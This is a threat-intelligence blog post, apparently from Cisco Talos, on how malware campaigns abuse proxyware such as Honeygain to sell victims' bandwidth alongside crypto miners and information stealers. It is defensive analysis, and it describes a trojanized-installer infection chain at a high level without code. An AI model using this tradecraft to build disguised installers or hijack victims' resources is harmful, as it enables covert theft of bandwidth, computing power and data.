Attracting flies with Honey(gain): Adversarial abuse of proxyware

blog.talosintelligence.com/2021/08/proxyware-abuse.html

By Edmund Brumaghin and Vitor Ventura.

- With internet-sharing applications, or "proxyware," users download software that allows them to share a percentage of their bandwidth with other internet users for a fee, with the companies that created this software acting as a go-between.

- As proxyware has grown in popularity, attackers have taken notice and are now attempting to exploit this interest to monetize their malware campaigns.
- Malware is currently leveraging these platforms to monetize the internet bandwidth of victims, similar to how malicious cryptocurrency mining attempts to monetize the CPU cycles of infected systems.
- In many cases, these applications are featured in multi-stage, multi-payload malware attacks that provide adversaries with multiple monetization methods.
- Trojanized installers are some of the most common threats taking advantage of public interest in proxyware to infect victims.
- These applications pose significant privacy and operational risks to organizations as they may allow nefarious or abusive network traffic to appear as if it originates from their corporate networks resulting in reputational damages that may also lead to service disruption.

What's new?

Adversaries are finding new ways to monetize their attacks by abusing internet-sharing, or "proxyware" platforms like Honeygain, Nanowire, and others. This poses new challenges to organizations, especially to those whose internet access is rated as residential. But any organization could be at risk, as there are platforms that also allow data center-based internet sharing.

How did it work?

Malicious actors are taking multiple avenues to monetize these new platforms in their favor. The most obvious one is the silent installation of the platform client to "sell" the victim's bandwidth without their knowledge. In some cases, the adversaries patch the client to stop any alerts that would warn the victim. As these platforms became more popular, the adversaries started to leverage trojanized installers, which install the legitimate platform client as well as digital currency miners and information stealers. Given the nature of proxyware services, the users expect that their performance will suffer, making it a perfect disguise for coin miners.

Cisco Talos also identified a malware family that will deploy a complete set of monetization methods — it drops a patched version of the Honeygain client, an XMRig miner and an information stealer. On top of that, it seems to be evolving to also deploy a Nanowire client, another one of these proxyware applications.

So what?

Organizations should be aware of these applications, how they work, and how they are being taken advantage of, as they may pose a significant risk to corporate environments. Users' bandwidth can be sold to platform customers to access the internet, while the actions performed by them over this access are logged to the organization's IP address. This is a recent trend, but the potential to grow is enormous. We are already seeing serious abuse by threat actors that stand to make a significant amount of money off these attacks. These networks may also allow threat actors to obfuscate the source of their attacks, making them appear as if they are originating from legitimate corporate networks. Security analysts could struggle to analyze and/or respond to these attacks and render conventional network defenses that rely on reputation or IP-based blocklists ineffective. Some users or organizations could even eventually become wrapped up in part of a law enforcement investigation if their infrastructure is used for illicit or illegal purposes.

Introduction to proxyware


Proxyware platforms enable users to sell the use of their unused internet bandwidth, typically by running a client application. The client application is responsible for joining their system to a network that is operated by the platform provider. The provider then sells access to this network and routes customer traffic through the network, allowing their customers to access the internet using the bandwidth and internet connections provided by nodes on the network. In many cases, this type of service is advertised as a way for marketing organizations to access resources from residential networks in a variety of geographic regions to test potential campaigns and circumvent network restrictions. For the home users, this is advertised as a means to circumvent geolocation checks on streaming or gaming platforms while generating some income for the user offering up their bandwidth. Many of these platforms have emerged in recent years, including Honeygain, IPRoyal Pawns, Nanowire, Peer2Profit and PacketStream, though there are likely several more.

What could possibly go wrong?

In many cases, the users of these platforms are either not aware of the operational or privacy implications of running these clients on their systems/networks, or they simply view the earnings potential as outweighing the perceived costs associated with granting the use of their resources to random entities. In either case, the use of these platforms introduces risks that may not be immediately apparent to many people.

Most obviously, there are privacy implications for entities who purchase and use the networks provided by these platforms. In the case of the Honeygain platform, because of the way the communications are processed to facilitate the retrieval and delivery of content, it may be possible to monitor the DNS activity of other platform users. Unencrypted content that is retrieved (like HTTP) could be intercepted and manipulated in transit by Honeygain nodes under adversarial control, creating a range of plausible attack scenarios.

Since these platforms allow external entities to make direct use of users' network connections, this results in network traffic that appears to originate from these users' networks. The use of this communications pathway for illegal or illicit purposes could create legal liability for unsuspecting platform users. In some cases, we observed users reporting that their home networks were experiencing service degradation due to being blocked from accessing various internet resources after installing these client applications.


My first and last payout. Took me exactly 4 months. Got my IP blocked by a lot of websites that's why I'm backing out

Post on Honeygain subreddit.

While it is unclear if this was the direct result of nefarious traffic traversing the connectivity pathway provided by these platforms, it is reasonable to assume that there are circumstances where abusive traffic generated by these clients could lead to this scenario. It was not uncommon to see these reports when researching the user communities associated with these platforms.


We also observed several instances of Honeygain users claiming to maximize their profits by installing the software on relatives and/or acquaintances' computers, thus transferring these same risks to those individuals.

When your grandma lives in the other state and have phone with unlimited data.

Post on Honeygain subreddit.

In situations where malware is used to covertly install these applications on victim systems as part of an attacker's monetization strategy, this could also lead to direct financial losses in cases where the victim is on a limited data plan and is forced to pay overages or other fees to cover the excess bandwidth used by the proxyware application.

Some users are also reportedly installing these clients on computers at their workplaces. Now that many organizations are using a hybrid work model, these applications may introduce many of the same risks to organizational environments if these applications are installed on employees' devices.




First of all, I'm **located in the US**, and your personal earnings might depend on the country you're in.Like everyone, I've started Honeygain with 1 device and immediately saw the potential to earn more with more devices. Currently I am running the app on **20 devices on 11 IP addresses**. You might ask, how I got so many IPs and here's the list for your eyes to gaze:

1. 2 IPs at home - 4 devices (2 devices per IP)
2. 2 IPs on mobile data - 2 android phones (me and my partners)
3. 3 IPs at my office - 6 PCs/Macbooks
4. 1 IP at my partners office - 2 PCs
5. 1 IP at my parents place - PC + old phone
6. 1 IP at my brothers place - PC + old tablet
7. 1 IP at my parents place - PC + old phoneI guess you'd say, this is too cumbersome to setup that. Well... It took some time to gather the old phones.

Post on Honeygain subreddit.

In some instances, this is actively encouraged by the platform providers themselves. Below is a screenshot from the FAQs for one proxyware platform provider.



How do I start earning?

1. Sign in to the system.
2. Download and install the app for your OS on your or your friend's PC.
3. Launch it and type in your email.
4. Stay on and monitor your traffic and earnings!
5. Should you have any problems or questions, please, contact our support service.


Peer2Profit FAQs.

Endpoints in corporate environments running these applications could create a situation where abusive traffic appears to originate from the corporate network and may result in adverse reputational effects, leading to operational issues such as corporate networks ending up on reputation-based blocklists. Likewise, these applications effectively establish a tunneled communications pathway between an external entity and an endpoint on an internal network segment that may circumvent conventional perimeter-based inspection and threat detection capabilities. Abuse of the client application itself could also lead to the successful compromise of systems located inside corporate networks.


Adversaries may also take advantage of this network model by conducting their attacks using the network created by proxyware platforms. This could result in their attacks appearing as if they were originating from various residential networks around the world, and may make analyzing and responding to attacks more difficult. The same mechanisms currently used to monitor and track Tor exit nodes, "anonymous" proxies, and other common traffic obfuscation techniques do not currently exist for tracking nodes within these proxyware networks.

How widespread is proxyware?

This business model has become increasingly attractive to users, as it provides a way for them to generate passive income with their unused network bandwidth. The subscriber growth of the Honeygain subreddit provides a good visual representation of this trend.



One proxyware platform, Peer2Profit, claims to have enrolled roughly 55,000 users on the platform.




YOUR TRAFFIC IS WORTH PRETTY MUCH!

WHY?

Just grab your profit, as have the 54775 users, who have already joined the project!

START EARNING

Honeygain, one of the most popular proxyware platforms, recently released the details of a 2021 User Experience and Awareness Survey. In their report, they claim to have received approximately 250,000 survey responses from Honeygain users, which it reports is 16 times more than those it received in 2020.



The final number almost reached **250,000** – nearly 16 times more than the year before (15,752)!

Honeygain 🐝 User Experience and Awareness Survey 2.0


Questions Responses 249,570

249,570 responses


The number of responses collected by this form may exceed the limit supported by Sheets. If you're having trouble viewing your responses in Sheets, try downloading a .CSV instead.

Not accepting responses

Investigating DNS activity associated with the API used by the Honeygain client, we identified a large number of queries being performed. This is another indicator that clearly demonstrates the popularity of this platform across the internet.



The majority of the systems observed resolving the domain associated with the Honeygain API were located in Brazil, however, activity was observed across many other countries, as well.



Users aren't the only ones who have taken notice of these relatively new platforms. Threat actors have also set their sights on finding ways to leverage these same platforms to monetize their malware attacks.

As most of these platforms function differently, we will focus the majority of the analysis in this blog on one of the most popular ones, Honeygain. While this post focuses on threats targeting the Windows platform, Honeygain also offers an Android client, which behaves similarly to the Windows client. At the time of writing, we did not identify any cases where the Android client was being used nefariously or otherwise abusing users' devices.

Malware campaigns


During our analysis of malicious activity associated with proxyware applications, we identified several methods adversaries are using to increase the effectiveness of their malware campaigns. Throughout the course of this research, we identified a variety of different malware families being distributed under the guise of legitimate installers for applications like Honeygain. These trojanized installers enable adversaries to distribute threats like RATs, information stealers, and other malware to victims who believe they are installing legitimate applications.

In other cases, threat actors are distributing the proxyware applications to monetize victims' network bandwidth for the purposes of generating revenue. We also observed malware that attempted to leverage victims' CPU resources for mining cryptocurrency, while at the same time also monetizing their network bandwidth using proxyware applications. The following sections provide analysis of a few of the most interesting campaigns we've discovered.

Trojanized Installers

One of the most common techniques we observed was the use of legitimate installers as decoy programs included alongside other malicious components. In these attacks, threat actors are distributing malicious executables that pose as installers for legitimate proxyware applications like Honeygain. When executed, they will typically install the legitimate application, while also silently installing malware.

In one example, an attacker was distributing cryptocurrency mining malware under the guise of a Honeygain installer. The initial malware dropper was an installer bundle that was created using Smart Install Maker. The bundle contained a legitimate, signed Honeygain installation package along with the malware. The malware featured a multi-stage infection process and relied on the use of multiple distinct components, as shown below.


Malware infection process
Talos
Initial Dropper
Install Honeygain
Drops & Executes XMR miner Dropper (iv.exe)
Injects XMRig into Svchost.exe
Drops & Executes url.vbs
Redirects Browser to Landing Page
Drops & Executes setup_x86.exe
Establishes Persistence
Starts sysdll.exe
Performs Updates

Initial installation

When executed, the installer bundle extracts various components into the %TEMP% directory on the system, then executes the legitimate Honeygain installer, which is what is displayed to the victim. At the same time, the installer also silently creates and executes various components required for the malware's operation.


The main Honeygain program directory used during the installation process is located at:

```
C:\Program Files (x86)\HG\Honey gain\
```

The malware stores two malicious files — *setup_x86.exe* and *url.vbs* — in this same directory.

